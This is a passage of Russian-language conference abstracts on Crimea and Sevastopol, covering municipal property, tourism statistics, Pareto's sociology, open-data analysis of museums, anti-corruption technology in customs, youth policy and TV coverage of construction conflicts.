Процесс формирования муниципальной собственности должен включать в себя следующие действия: - передачу некоторых хозяйственно-экономических объектов из государственной в муниципальную собственность; - формирование муниципальных унитарных предприятий и управление ними; - получение продукции, доходов в результате использования муниципальной собственности.

Отсутствует единая база данных объектов собственности (каждый объект собственности ведется отдельно в каждой базе). И начать процесс следует, прежде всего, с немалого количества **бесхозяйного имущества** в муниципальных округах. Там полным-полно заброшенных зданий бывших магазинов, домов быта, коровников, теплиц и прочего движимого и недвижимого имущества, и все это нужно передать в собственность муниципальным образованиям Севастополя. Нужно учиться практике в других регионах РФ. Так, к примеру, в большей части регионов в муниципальную собственность переданы сотни предприятий, объектов торговли, общественного питания, здравоохранения, культуры, образования и др.

Краткое резюме. События прошлых лет показали, что в центре системы местного самоуправления должны быть приоритетными, не столько вопросы формирования сильной государственной власти, сколько проблемы развития института гражданского общества, развитие и защита интересов простого человека, условия для человеческого развития, качество жизни людей. Политическая, социальная и экономическая ситуация в городе федерального значения Севастополе сейчас предоставляет уникальный шанс для того, чтобы придать местному самоуправлению реальные возможности для укрепления политической, административной и финансово-экономической самостоятельности местных сообществ, повышения эффективности и качества предоставляемых услуг, направленных на всестороннее человеческое развитие. И это только начало становления сильного, качественно нового, реально действующего местного самоуправления в Севастополе!

Список литературы

1. Закон города Севастополя от 30 декабря 2014 № 102-ЗС «О местном самоуправлении в городе Севастополе». Официальный сайт Правительства Севастополя http://sevastopol.gov.ru.

2. Закон города Севастополя от 26 марта 2018 № 408-ЗС «О внесении изменений в Закон города Севастополя от 30 декабря 2014 года №102-ЗС «О местном самоуправлении в городе Севастополе». Официальный сайт Правительства Севастополя http://sevastopol.gov.ru.

3. Закон города Севастополя от 20 июля 2015 № 168-ЗС «Об утверждении заключения Договора о побратимстве между городом Бологое муниципального образования «Бологовский район» и городом федерального значения Севастополем». Официальный сайт Правительства Севастополя http://sevastopol.gov.ru.

4. Закон города Севастополя от 17 апреля 2015 № 131-ЗС «О внесении изменений в Закон города Севастополя от 3 июня 2014 года № 25-ЗС «О структуре и наименовании органов местного самоуправления в городе Севастополе, численности, сроках полномочий и дате проведения выборов депутатов...». Официальный сайт Правительства Севастополя http://sevastopol.gov.ru.

5. Закон города Севастополя от 14 августа 2014 № 61-ЗС «Об установлении нормативов отчислений от отдельных налогов и сборов в бюджеты внутригородских муниципальных образований города Севастополя». Официальный сайт Правительства Севастополя http://sevastopol.gov.ru.

6. Закон города Севастополя от 3 июня 2014 № 17-ЗС «Об установлении границ и статусе муниципальных образований в городе Севастополе». Официальный сайт Правительства Севастополя http://sevastopol.gov.ru.

7. Постановление Правительства Севастополя «О внесении изменения в постановление Правительства Севастополя от 16.03.2017 N 208-ПП «Об утверждении Порядка предоставления и расходования субвенций из бюджета города Севастополя бюджетам внутригородских муниципальных образований города Севастополя для реализации отдельных государственных полномочий по выполнению мероприятий в сфере благоустройства». Официальный сайт Правительства Севастополя http://sevastopol.gov.ru

УДК 338.48

ТЕНДЕНЦИИ РАЗВИТИЯ ТУРИСТСКО-РЕКРЕАЦИОННОГО КОМПЛЕКСА РЕСПУБЛИКИ КРЫМ

Гамбеева Ю. Н.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Развитие туристической сферы в Республике Крым обусловлено выгодным географическим положением, богатым культурно-историческим наследием, огромным природным потенциалом. Отметим основные тенденции в развитии туристско-рекреационного комплекса Республики Крым.

1. По данным Министерства курортов и туризма Республики Крым, начиная с 2015 года количество туристов, посетивших полуостров, растёт с каждым годом (рис. 1) [2].




Рис. 1. Количество отдохнувших в Республике Крым за 2013–2019 гг., млн. чел.

2. Основная доля пассажиропотока до 2018 года приходилась на авиатранспорт и Керченскую паромную переправу. С 2018 года заработал Крымский мост, взяв на себя основную нагрузку (табл.1) [3].

Таблица 1. Пассажиропоток 2015-2019гг, %

Показатель	2015	2016	2017	2018	2019
Авиатранспорт	44	41	42	37	28
Железнодорожный транспорт	17	-	-	-	-
Керченская переправа	39	42,5	43	-	-
Крымский мост	-	-	-	47	57
Государственная граница	-	16,5	15	16	15

3. Традиционно наиболее популярным регионом для отдыха туристов является Южный берег Крыма. Можно отметить увеличение интереса к Симферопольскому, и Бахчисарайскому районам [2].




Рис.2.2. Распределение туристов по регионам Республики Крым, %

4. Количество всех видов объектов размещения на полуострове увеличивается с каждым годом (таблица 2) [3].

Таблица 2. Изменение количества средств размещения в 2016-2018 гг., ед.

Тип объекта размещения	2016 год	2017 год	2018 год
Коллективные средства размещения	11380	1257	1312
Гостиницы и аналогичные средства размещения	764	801	841
Специализированные средства размещения	380	456	471

5. Для пляжей Крыма характерны низкий уровень развития сервисной инфраструктура и благоустроенности, что является серьезной проблемой для развития туризма. Однако, в последнее время отмечается положительная тенденция: ежегодное увеличение количества благоустроенных пляжей (таб.3) [2].

Таблица 3. Динамика обеспечения пляжного отдыха, ед.

Год	Количество пляжей для рекреационных целей
2015	337
2016	367
2017	425
2018	446
2019	460

6. Налоговые поступления в бюджет от туристкой отрасли, начиная с 2014 года увеличиваются. За прошедшие четыре года они возросли в 1,8 раза (рис.3). По экспертной оценке, сфера туризма дает мультипликативный эффект в виде налоговых поступлений от смежных с туризмом отраслей в объеме 25 % [1].




Рис. 2.6. Динамика налоговых поступлений в бюджет от туристской отрасли за 2014-2018гг, млр.руб

Основные показатели развития туристско-рекреационного комплекса Республики Крым демонстрируют общую прогрессивную тенденцию с момента вхождения полуострова в систему национального туризма Российской Федерации.

Список литературы

1. Смерницкая Е.В. Современное состояние туристической отрасли в Республике Крым // Сервис в России и за рубежом. – 2019. – №2 (84). – С.152-161

2. Статистические данные Министерства курортов и туризма Республики Крым [Электронный ресурс]. – Режим доступа: https://mtur.rk.gov.ru/ru/structure/14

3. Статистический ежегодник. Республика Крым. 2018: Стат.сб. / Крымстат - г. Симферополь, 2019. - 385 с.

УДК 316.33

ВИЛЬФРЕДО ПАРЕТО И ЕГО ТЕОРИЯ СОЦИАЛЬНОГО ДЕЙСТВИЯ

Голуб Н. Н.
Филиал МГУ им. М. В. Ломоносова в г. Севастополе

С точки зрения Вильфредо Парето (1848 - 1923) общество представляет из себя систему, которая стремится к состоянию равновесия. Однако в силу того, что сущность социального развития предусматривает постоянное взаимодействие имманентных динамических сил, состояние социальной гармонии является весьма относительным и нестабильным. При этом именно гармония и социальное равновесие, с позиции Вильфредо Парето, являются наиболее существенными параметрами общественного развития. Данное положение у Парето выливается в идею социального баланса. Подход, развиваемый Парето, актуален и сегодня, так как способствует более глубокому пониманию некоторых особенностей социального поведения индивидов, «нелогичных» поступков и действий, не всегда согласующихся со здравым смыслом. Целью настоящего исследования является определение особенностей и основных характеристик концепции социального действия Вильфредо Парето.

Внутренний механизм движения и развития социума Парето усматривает в социальном действии. Именно социальное действие в подходе Парето обретает ключевую роль в анализе и понимании природы внутренних сил и механизмов общественного развития. Также следует подчеркнуть, что социум, по мнению Парето, является системой, элементы которой жёстко сцеплены между собой, находятся постоянно во взаимосвязи и взаимно детерминированы. Это приводит к тому, что воздействие на один элемент системы тут же вызывает ответную реакцию со стороны других её частей, что переводит систему из позиции баланса в новое динамического состояние, результатом чего будет новое состояние равновесия. В этом контексте именно социальное действие выступает основной единицей, приводящей взаимодействие элементов между собой в социальной среде [3].

Вильфредо Парето вводит некоторые характеристики социального действия: 1) внешний фактор – возможность наблюдать само действия как событие в социальной реальности; 2) рациональная интерпретация действия - сознательное определение смысла и значения действия (часто происходит после самого события); 3) психическое состояние индивида на момент социальной активности [4].

Парето подчёркивает, что рационализированный фактор поведения в социуме не является единственным, очень часто в своём поведении индивиды испытывают влияние эмоциональных и аффективных импульсов, что является следствием сложной структуры и организации психической жизни людей. Этот факт выявляет социальное действие как гораздо более сложную реалию, чем может показаться на первый взгляд. Огромная роль чувственно-эмоциональной сфере индивида в принятии решений, по мнению Парето, несомненна. Более того, Парето подчёркивает, что именно чувства являются решающим фактором в понимании социального действия и человеческих поступков вообще. «Именно чувства являются главным драйвером, приводящим в динамическое состояние всю социум-систему» [1, с. 207].

В этой связи не внешние факторы, а именно психическое состояние индивида является ключевым для социального анализа жизни общества. Также следует отметить, что само психическое состояние индивида складывается под влиянием множества внешних объективных факторов, поэтому объективно детерминировано. Строго субъективной предпосылкой, по мнению Парето, выступает механизм наделения рациональным смыслом своих поступков со стороны самих индивидов. Имеются ввиду «аргументы, интерпретации и объяснения смысла совершённого действия самим субъектом» [2].

Таким образом, теория социального действия Вильфредо Парето предполагает приоритет чувственно-эмоциональных аффектов и побуждений в объяснении действий и поступков индивида [5]. Факторы логики, разума и здравого смысла лишь во многом способствуют рационализации и объяснения поступка самим индивидом с позиции ценности и смысла, приемлемых для данной социальной системы.

Список литературы

1. Вильфредо Парето – трансформация демократии // В.И. Добреньков, Л.П. Беленкова. Тексты по истории социологии XIX-XX веков - М.: Наука, 1996 - 383 с.
2. Вильфредо Парето. Социологические системы // С.П. Баньковская. Теоретическая социология: Антология: В 2 ч. - М.: Книжный дом «Университет», 2002. - 424 с.

3. Вильфредо Парето: экстравагантный элитист. Судьба либерала в Италии // http://society.polbu.ru/rahshmir_ideas/ch07_i.html
4. Игнатьев Г.П. Социология Вильфредо Парето. - М.: Весь Мир, 2009. - 527 с.
5. Идейные истоки и особенности мировоззрения В. Парето // Гофман А. Б. Семь лекций по истории социологии: Учебное пособие для вузов. -5-е изд. - М.: Книжный дом «Университет», 2001. - 216 с.

УДК: 351.852

ЦИФРОВЫЕ ТЕХНОЛОГИИ ПРИ ИЗУЧЕНИИ РАЗВИТИЯ МУЗЕЙНОЙ СЕТИ РЕГИОНА

Пернацкая О. О.
ГБУК РК «Крымский литературно-художественный мемориальный музей-заповедник», г. Ялта

Изучение текущего развития учреждений культуры какого-либо типа всегда актуально. Это необходимо для сравнительных межрегиональных исследований, как этап при стратегическом планировании, при разработке прогнозов. Практически все отчеты учреждениями сейчас сдаются в электронном виде, соответственно, в государственных органах управления накапливается большой объем информации, которую можно обрабатывать и получать результаты, которые ранее были недоступны.

Одно из направлений государственной политики — это сделать доступ к информации открытым, размещая их на специальных сайтах, которые имеют более широкий функционал, чем знакомые многим статистические порталы. Например, портал Открытых данных (см. [1]) содержит информацию, которая имеет ряд обязательных характеристик: она всем доступна, свободна для использования, поддается автоматической обработке (машиночитаема). Разделы с подобными заголовками (Открытые данные, OpenData) существуют на большинстве сайтов государственных структур. На этих страницах размещены наборы данных как повторяющие известные статистические наборы (агрегированные), так и файлы с подробным описанием каждого объекта.

Основной целью данного исследования было показать результаты использования элементов анализа данных и машинной обработки информации, которая размещена как «OpenData». Задачи исследования: выявить наиболее успешные музеи Республики Крым, получить основные показатели развития, создать скрипт на языке программирования Python для многоразового использования при обработке однотипных статистических данных.

Современное состояние музеев России можно изучать, анализируя «открытые данные» (OpenData) на портале Министерства культуры РФ. Для этого подходят следующие наборы открытых данных: «Музеи и галереи» (статистическая форма 8-НК) [2], «Музеи. Статистическая информация» [3], и «Сведения из Единого государственного реестра объектов культурного наследия (памятников истории и культуры) народов Российской Федерации». Что касается музейной статистики, то развернутая информация содержится в файле .csv, еще более полная — в файле json с многоуровневой структурой. Файлы со значениями, разделенными запятыми (csv) легко импортируются в электронные таблицы и обрабатываются соответствующими программами. Файлы json чаще всего нуждаются в другой обработке. Для извлечения данных в приведенном исследовании использовалась программа Jupyter Notebook, в которой, запуская код на языке программирования Python, извлекались данные по всем музеям страны (более 2600). По каждому музею доступна информация об основном фонде, о научно-просветительской работе, об информатизации, о наличии помещений, о доходах, расходах, основные данные по персоналу. Так были получены основные сведения о наиболее посещаемых музеях Крыма (Республика Крым и город федерального значения Севастополь) в 2018 году (Таблица 1).

Таблица 1. Наиболее посещаемые музеи Крыма в 2018 году

№ п/п	Название	Количество посетителей, тыс. чел.	Количество экскурсий, ед. (2018)	Численность работников, чел.
1.	Государственный музей героической обороны и освобождения Севастополя	1161,8	15697	216

2.	Гос. музей-заповедник «Херсонес Таврический»	905,9	3308	218
3.	Алупкинский дворцово-парковый музей-заповедник	802,5	17381	339
4.	Бахчисарайский историко-культурный и археологический музей-заповедник	622,4	13993	136
5.	Музей-заповедник «Судакская крепость»	551,4	10729	53
6.	Восточно-Крымский историко-культурный музей-заповедник	352,0	7528	167
7.	Ливадийский дворец-музей	350,4	12502	125
8.	Феодосийская картинная галерея им. И. К. Айвазовского	288,7	6083	45
9.	Крымский литературно-художественный мемориальный музей-заповедник	120,0	4497	61
10.	Феодосийский музей древностей	108,2	2029	25

Самые посещаемые музеи — это большие музейные комплексы, объединяющие множество зданий, сооружений, занимающие большую территорию: Государственный музей героической обороны и освобождения Севастополя, Государственный музей-заповедник «Херсонес Таврический», Алупкинский дворцово-парковый музей-заповедник. Также причинами высокой востребованности могут быть: удачное расположении, наличие паркового ансамбля, удобных подъездов для туристов, наличие туристической инфраструктуры.

На востребованность музеев среди посетителей влияет и работа учреждений по организации массовых мероприятий, информационные кампании. Эффективным инструментом для этого является Автоматизированная информационная система (АИС) «Культура.рф». Она создана государством и любой музей имеет к ней бесплатный доступ. На этой площадке размещается информация об основных событиях, реклама важнейших мероприятий. АИС имеет машиночитаемый автоматизированный доступ (API) — для того, чтобы средства массовой информации и интернет-порталы могли извлекать данные для отображения на своих сайтах и привлекать тем самым новых посетителей на музейные мероприятия и выставки. Данная информация может использоваться и для анализа: оценить количество мероприятий учреждений, тематическую направленность, использование межрегиональных и международных связей при планировании.

В заключение отметим, что использование наборов открытых данных (OpenData) оправдано для анализа какого-либо явления. Во многих случаях данные размещаются достаточно подробные и при их изучении можно получить результаты, которые помогут в принятии управленческих решений, в постижении сути какого-либо явления. Вместе с тем, обработка таких данных возможно только при применении специального программного обеспечения, зачастую требует наличия навыков программирования, либо работы междисциплинарной исследовательской команды.

Список литературы

1. Открытые данные / Заглавие с экрана. Режим доступа: https://data.gov.ru [Дата обращения — 10.03.2020].

2. Музеи и галереи [Электронный набор данных json/csv] / Открытые данные Министерства культуры Российской Федерации. Режим доступа: https://opendata.mkrf.ru/opendata/7705851331-museums [Дата обращения — 10.03.2020].

3. Музеи. Статистическая информация [Электронный набор данных json/csv] / Открытые данные Министерства культуры Российской Федерации. Режим доступа: https://opendata.mkrf.ru/opendata/7705851331-stat_museum [Дата обращения — 10.03.2020].

УДК 342.6

ИСПОЛЬЗОВАНИЕ СОВРЕМЕННЫХ ТЕХНОЛОГИЙ В ПРОТИВОДЕЙСТВИИ КОРРУПЦИИ В ТАМОЖЕННЫХ ОРГАНАХ

Сафонова Н. А.

Российская таможенная академия, г. Люберцы;

Национальный исследовательский университет Московский государственный технический университет им. Н.Э. Баумана, г. Москва.

Противодействие коррупции предусматривает поиск новых средств и способов воздействия на противоправное поведение должностных лиц при исполнении служебных обязанностей, а также создание условий, исключающих возможности злоупотребления служебным положением. Такие перспективные направления развития мер антикоррупционной борьбы в органах государственного управления влекут не только возможность выявления правонарушений с коррупционной составляющей, но и превентивное воздействие на поведение субъектов, поскольку каждое действие сотрудника приобретает свойство прозрачности и проверяемости [5].

Одним из перспективных направлений развития мер противодействия коррупции в таможенных органах является применение современных достижений науки и техники в различных областях знания. Передовые технологии противодействия коррупции внедряются многими иностранными государствами [4].

Для обеспечения безопасности жизни и здоровью граждан Российской Федерации законодательно запрещена продажа фальсифицированных товаров, недоброкачественных или контрафактных лекарств [6].

Для ввоза груза из-за границы на территорию России, получатель обязан произвести определенные законом процедуры, например, такие как получение соответствующей лицензии на право ввоза, хранения и других действий, связанных с оборотом лекарственных средств на территории России.

Одной из основных проблем в области импорта иностранных лекарственных средств является вопрос соответствия заявленного состава лекарственного препарата и его реального состава. Среди фальсификатов могут быть препараты как с точным оригиналу составом, так и с отличающимися от оригинала ингредиентами, без активных ингредиентов, с недостаточным содержанием активного ингредиента или с поддельной упаковкой [1].

Современные достижения в оптике создают новые возможности контроля качества лекарств. Малейшую примесь в лекарствах можно сразу зарегистрировать. Данный способ основан на получении «волнового портрета» химического вещества в терагерцовом диапазоне [3], [2].

Такая методика позволяет проверять все партии ввозимых лекарственных препаратов, устанавливать соответствие заявленного и реального содержимого препарата с целью выявления фальсификации и проведения дальнейшей проверки, увеличивает скорость таможенного выпуска груза.

Таким образом, современные разработки создают новые быстрые способы контроля качества ввозимых грузов (например, лекарственных средств), способствуют развитию моментального обмена информацией между различными государственными органами Российской Федерации (ФТС и Росздравнадзор, МВД) и иностранным государственным аппаратом, исключают возможность коррупционных действий сотрудников таможенных органов. Все результаты в момент манипуляции могут быть переданы участникам таможенных операций, создавая тем самым прозрачную среду, свободную от злоупотреблений должностным положением.

Список литературы

1. Аксенова-Сорохтей Ю.Н., Новиков В.Е., Пожилова Е.В., Барановская Е.А., Климкина Е.И. Фармацевтические и юридические аспекты фальсификации лекарственных средств // Вестник Смоленской государственной медицинской академии / 2016, Т.15, № 2, с. 102-111.

2. Зайцев К.И., Гавдуш А.А., Лебедев С.П., Карасик В.Е., Юрченко С.О. Метод исследования спектральных оптических характеристик однородной среды с помощью терагерцовой импульсной спектроскопии // Оптика и спектроскопия. 2015, том 118, № 4, с. 582-593.

3. Карасик В.Е. Долганова И.Н. Проблемы формирования ТГЦ изображений через рассеивающую среду // Лазеры в науке, технике и медицине: сборник научных трудов. Т. 25 / Под ред. В.А. Петрова-М.: МНТОРЭС им. А.С. Попова, 2014, с. 128-137.

4. Сафонова Н.А., Баюш А.Ю. Южная Корея и индекс восприятия коррупции // Наука и бизнес: пути развития / 2019, № 10 (100), с. 102-107.

5. Сафонова Н.А. Коррупция как негативный фактор формирования внутреннего убеждения сотрудника таможенного органа // Вопросы российского и международного права. 2019, Т.9, № 11-1, с. 227-232.

6. Федеральный закон «Об обращении лекарственных средств» от 12.04.2010 N 61-ФЗ (последняя редакция) // URL: http://www.consultant.ru/document/cons_doc_LAW_99350/ (дата обращения 06.03.2020).

УДК 354

РОЛЬ МОЛОДЕЖНОЙ ПОЛИТИКИ В РЕАЛИЗАЦИИ ГОСУДАРСТВЕННОЙ ПРОГРАММЫ СОЦИАЛЬННО-ЭКОНОМИЧЕСКОГО РАЗВИТИЯ РЕГИОНА

Смерницкая Е. В.

Институт экономики и управления (структурное подразделение) ФГАОУ ВО «КФУ им. В.И. Вернадского», г. Симферополь

Актуальность темы исследования заключается в необходимости совершенствования уже действующих механизмов для эффективного функционирования молодежной политики на региональном уровне в ходе реализации государственной программы социально-экономического развития региона. Снижение численности молодых людей в республике подчеркивает потребность более полного вовлечения молодежи в процессы экономического и социального развития всех сфер экономики. В связи с этим на первый план выходит вовлечения молодежи в социальную практику, модернизация инфраструктуры молодежной политики.

Цель и задачи исследования выражены в определении роли молодежи в развитии регионы по средствам реализации стратегии молодежной политики в Республике Крым.

Результаты научного исследования. Характеризуя сферу молодежи в Республике Крым, необходимо обратить внимание на численные характеристики социальной группы – молодежь. По информации опубликованной в открытых интернет-ресурсах Территориального органа Федеральной службы государственной статистики по Республике Крым на 01 января 2014 года численность молодых людей в возрасте от 14 до 30 лет составила – 434 303 чел. (22% от общей численности населения). Через два года этот показатель снизился и по состоянию на 01 января 2016 года численность молодежи в Республике Крым составила 381 356 чел., что составило уже 20% от общей численности населения). В 2019 году численность данной возрастной категории населения составила 338 737 человек. При этом, согласно прогнозам, снижение численности населения Республики Крым молодежного возраста (14-30 лет) продолжит снижаться.

Однако задачи, поставленные в федеральной целевой программе «Социально-экономическое развитие Республики Крым и г. Севастополя до 2020 года» утвержденной постановлением Правительства от 11 августа 2014г. №790 предполагают устойчивое и неуклонное социально-экономическое развитие региона [1]. И решение этой задачи непосредственно связано с эффективной реализацией человеческого капитала основным носителем, которого является молодежь. Развитие человеческого капитала молодежи основывается на получении необходимых компетенций в профессиональной, социальной, экономической и бытовой сферах.

В Республике Крым 22 октября 2019 года был создан Государственный комитет молодежной политики Республики Крым, который является исполнительным органом государственной власти Республики Крым [2]. Главное назначение комитета — это государственное управление и нормативное регулирование в области государственной молодежной политики в Республике Крым. Среди молодых людей в возрасте от 14 до 30 лет в регионе основной формой занятости является обучение, данная возрастная категория населения оказывает существенное влияние на все сферы социальной и экономической жизни крымского общества. В связи с чем, органами государственной

власти приняты нормативные регуляторные акты, направленные на реализацию некоторых направлений молодежной политики. В Республике Крым в части реализации работы с молодежью на уровне субъекта реализуется программно-целевой подход. В 2016 году было принято Постановление Совета министров Республики Крым от 16.05.2016 N 204 «Об утверждении Государственной программы развития образования в Республике Крым на 2016 - 2025 годы» [3]. В рамках этой программы действует Подпрограммы, которые непосредственно касаются реализации молодежной политики в регионе. Основной целью данных Подпрограмм является предоставление возможности непосредственного участия каждого молодого человека в разработке и реализации молодежной политики, содействие формированию в Республике Крым молодых людей с активной жизненной позицией посредством обеспечения их прав, интересов и поддержки молодежных инициатив.

Рассматривая событийную составляющую реализации молодежной политики в Республике Крым, необходимо отметить существенные успехи в вопросе интеграции крымской молодежи в социальное и общественное пространство Российской Федерации путем обеспечения её участия в разнообразных молодежных форумах. Официальные делегации молодежи республики были участниками форумов «Территория смыслов на Клязьме» (Владимирская область), «УТРО» (Тюмень), «Балтийский Артек» (Калининградская область), «Итуруп» (о. Итуруп, Сахалинская область, Курильский городской округ), «ВсмыслЕ» (г. Санкт-Петербург), «iВолга» (Самарская область), «СелиАс» (г. Астрахань), «Ростов», «Бирюса» (Красноярский край) и др. При этом на территории уже самой республики активно формируются молодежные площадки, на которых в свою очередь апробируются методы работы с молодежью, принятые в практике Российской Федерации. Так, под общей тематикой формирования российской идентичности в Крыму регулярно проходят образовательный молодежный форум «Родная гавань», межрегиональный молодежный форум «Таврический бриз» и всероссийский форум «Таврида» (с постоянной площадкой в Раздольненском районе Республики Крым). Проводится ряд крупных мероприятий: конкурс «Студент года» (среди студентов ВУЗов и учащихся сферы СПО); конкурс «Молодой предприниматель»; конкурс «Лидер 21 века»»; фестиваль молодежного творчества «Крым в моем сердце», фестивали «Яркие улицы», «СпортФест», «ГТО», «КрымНаш»; «Школа вожатых», «Медиа-выходные»; «Молодежный медиа форум».

Выводы. Выше перечисленные механизмы реализации молодежных инициатив, мероприятия проводимые как в Республике Крым, так и на материке нашего государства, способствуют развитию культурного, профессионального, образовательного, патриотического, волонтерского, добровольческого воспитания молодежи, что способствует повышению уровня социально-экономического развития региона, а значит реализации государственной программы развития Республики Крым.

Список литературы

1. Постановление Правительства Российской от 11 августа 2014 г. № 790 «Об утверждении федеральной целевой программы «Социально-экономическое развитие Республики Крым и г. Севастополя до 2020 года» https://mzdrav.rk.gov.ru/file/ФЦП!!!.pdf

2. Постановление Совета министров Республики Крым от 02.12.2019 г. № 681 «Об утверждении положения о Государственном комитете молодежной политики Республики Крым» https://rk.gov.ru/ru/document/show/19137.

3. Постановление Совета министров Республики Крым от 16.05.2016 N 204 «Об утверждении Государственной программы развития образования в Республике Крым на 2016 - 2025 годы» https://docviewer.yandex.ru/view/0/?page=1&*

УДК 654.197

КРЫМСКИЙ СТРОИТЕЛЬНЫЙ СИНДРОМ» КАК ТЕМА КОНФЛИКТНЫХ МАТЕРИАЛОВ В РЕГИОНАЛЬНОМ ТЕЛЕВИЗИОННОМ ЭФИРЕ

Громова Е. Б.
Филиал МГУ им. М. В. Ломоносова в г. Севастополе

В Крыму десятки масштабных объектов с 2014 года построены за счет денег из федерального, республиканского и городских бюджетов и денег, выделенных по Федеральным целевым и республиканским программам. Облик Крыма заметно улучшился: построены Крымский мост, трасса «Таврида», Сакская, Симферопольская и Балаклавская ТЭЦ, аэропорт «Айвазовский». Десятки объектов соцкультбыта введены в строй, десятки ожидают своего открытия. «Ведь только официально (по данным вице-премьера Крыма Ирины Кивико) в полуостров инвестировали 659 миллиардов казенных рублей…В следующие 3 года.. российское правительство инвестирует в полуостров еще 309,5 миллиарда, из-за чего Крым станет безусловным триллионным лидером среди дотируемых территорий, обогнав даже Чечню»- пишет «Комсомольская правда» [1].Сегодня более, чем когда-либо ранее, возрастают необходимость грамотного освещения в крымских СМИ экономической тематики в целом и отрасли строительства в частности. Выполненное автором статьи ежедневное «сканирование» эфира «Вести. Крым» («дочка» России1) с 01.08.2019 по 31.08.2019 показало, что количество сюжетов о строительстве составило 10% от общего числа новостных сюжетов. Строители-герои антропоцентричных сюжетов (сюжет, содержащий рассказ о человеке) – составляют 4% от всех эфирных героев. Однако, крымские стройки – устойчивый поставщик и конфликтных инфоповодов. Конфликты при освоении денег на строительстве важных социальных объектов развиваются по схеме генподрядчик- гензаказчик- надзорные органы- суд- назначение нового генподрядчика. Генподрядчик не может сдать объект прежде всего потому, что проектная документация, которую проектные фирмы готовили в спешке в 2015-2016 годах, не отвечает требованиям государственного контроля. Эти наиболее типичные конфликты пресса не освещает или освещает, не называя настоящих виновников-тех, кто подписывал несовершенную проектную документацию, Заказчиков (часто чиновников), которые недобросовестно контролировали ход строительства бюджетных объектов. О реальных потерях самих подрядчиков, которые «увязли» в проверках и в судах и отстаивают право работать на объекте дальше, пишут разве что интернет- издания Примечания (https://primechaniya.ru/) и Форпост For post (Севастопольские новости), и иногда «Комсомольская правда. Крым». Они достаточно объективно «сопровождают» строительство многих «брендовых» объектов в Севастополе и Крыму, ставят вопрос качества и цены объекта. На их фоне другие издания (и региональное телевидение в первую очередь), редко «одолевают» сложную тему производственного конфликта.

Конфликты такого типа автор называет проявлением **«крымского строительного синдрома»**. В его основе – неумение, по тем или иным причинам, эффективно освоить государственные деньги. Так, активно протестовали жители села Зеленогорское Белогорского района, чьи дети из-за долгой реконструкции школы, вынуждены ездить на учебу за 18 км в соседнее село вдоль строительного карьера. Родители регулярно встречались с местной администрацией, районной и республиканской властью: проходили сельский сход, многочисленные родительские собрания [2]. Журналисты региональных СМИ выслушивали ту и другую сторону и ждали назначения нового подрядчика, который доведет реконструкцию школы до победного конца.

Часто конфликты, связанные со строительством- локально сконцентрированные выяснения отношений по оси местные жители- строители незаконного объекта- надзорные органы- местные власти- суды. Предмет конфликта– земля у моря [3]. Например, сюжет «Вести. Крым» о конфликте в п. Приморское возле Феодосии. Вместо центра для дайвинга, в береговой черте возводится многоэтажное строение– гостиницу. У местных жителей отобрали детский пляж, лишили подъезда к воде колясочников, благодаря новому фундаменту «поползла» в море детская площадка. Местные власти после нескольких выступлений граждан и трех сюжетов в «Вести. Крым» останавливают стройку. К конфликту подключается эксперт общероссийского народного фронт: «Нужно понять ответственность тех, кто дает разрешение на строительство». К сожалению, на этот вопрос «Вести. Крым» не дают ответа. Еще один пример – многоэтажная стройка на пляже возле села Уютное Сакского района [4]. Люди не знают, что это за объект. Журналисты на этот вопрос тоже не отвечают,

потому что расследованием не занимаются. «На оставленный телефона еще никто не звонил»,-такой фразы достаточно, чтобы завершить сюжет [5]. Еще один вариант типично крымского конфликта – строительство торгового центра во дворе многоэтажных жилых домов в центре г. Саки [6]. «Вести. Крым» в серии сюжетов рассказывают о том, как местные жители протестуют против шума, пыли и соседства торгового центра с детским садом. Председатель правительства Крыма С. Аксенов дает поручение мэру города во всем разобраться, но тот на встречу к людям не приезжает. «Вести. Крым» на строительную площадку не пускают. Надзорные органы проводят проверку, по результатам которой выносится решение о приостановке стройки. Однако ночью заливается бетон, «Вести. Крым» дают видео с мобильного телефона, снятое жителями дома, в эфир. Корреспондента во время следующей съемки пытаются схватить и закрыть на строительной площадке. Представители общественного народного фронта берут ситуацию под свой контроль, вместе с жителями идут в администрацию. Госстройнадзор, наконец, признает стройку незаконной. В выпуске- прямое включение корреспондента рядом с замком на заборе. Женщина в инвалидной коляске благодарит журналистов за прекрасную работу [7].

Крым становится площадкой не только уникального по масштабам строительства, но и территорией сосредоточения явных и скрытых конфликтов на основе «крымского строительного синдрома», с которым, увы, пресса и власти далеко не всегда успешно справляются. Здесь требуется экономически «подкованные» СМИ, понимающие финансовую и техническую сторону проблемы. К этому, увы, крымские журналистские кадры, бывают готовы далеко не всегда.

Список литературы

1. Цит. по https://www.kp.ru/daily/27077.7/4148033/ В. Ворсобин «Почему из Крыма выживают российский бизнес», «Комсомольская правда» 13.01.2020.
2. https://www.youtube.com/watch?v=odU16oUQ4Hk you-tube канал «Стройсерфинг», дата обращения 25.01.2020.
3. https://youtu.be/hBzqvpxVEjc;https://youtu.be/cjyayLTWGt4. «Вести.Крым» выпуски от 2.12.2019 и 4.12.2019, дата обращения 25.01.2020.
4. https://youtu.be/epZHaoXdd4g «Вести. Крым» от 26.11.2019, дата обращения 25.01.2020.
5. https://youtu.be/UgYjNCTp8HU «Вести. Крым» от 9.12.2019, дата обращения 25.01.2020.
6. https://youtu.be/GCRW9Jks31g «Вести. Крым» от 25.04.2019, дата обращения 25.01.2020.
7. https://youtu.be/cKIKspPE8Is «Вести. Крым» от 21.05.2019, дата обращения 25.01.2020.

УДК 070.15

ЛЕГЕНДАРНЫЙ ОБРАЗ ДАШИ СЕВАСТОПОЛЬСКОЙ В КОНСТРУИРОВАНИИ ВОИНСКОЙ ГЕРОИКИ

Ершов Ю. М.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

В общественном сознании живёт не очень много образов героев Крымской войны. Помимо адмиралов П. Нахимова, В. Корнилова, В. Истомина это матрос Кошка, хирург Пирогов и сестра милосердия Даша Севастопольская. Можно сказать, что история отобрала для народной памяти эти легендарные имена. Но исследовательской мысли интересно понять механизмы выборки и принципы мнемотехники. Легенда о Даше Севастопольской – это рассказ о девушке, которая осиротев, стала первой в Крымской войне сестрой милосердия. За спасение жизней раненых она была награждена императором Николаем I золотой медалью с надписью «За усердие». И это, в общем, всё, что мы знаем о ней достоверно.

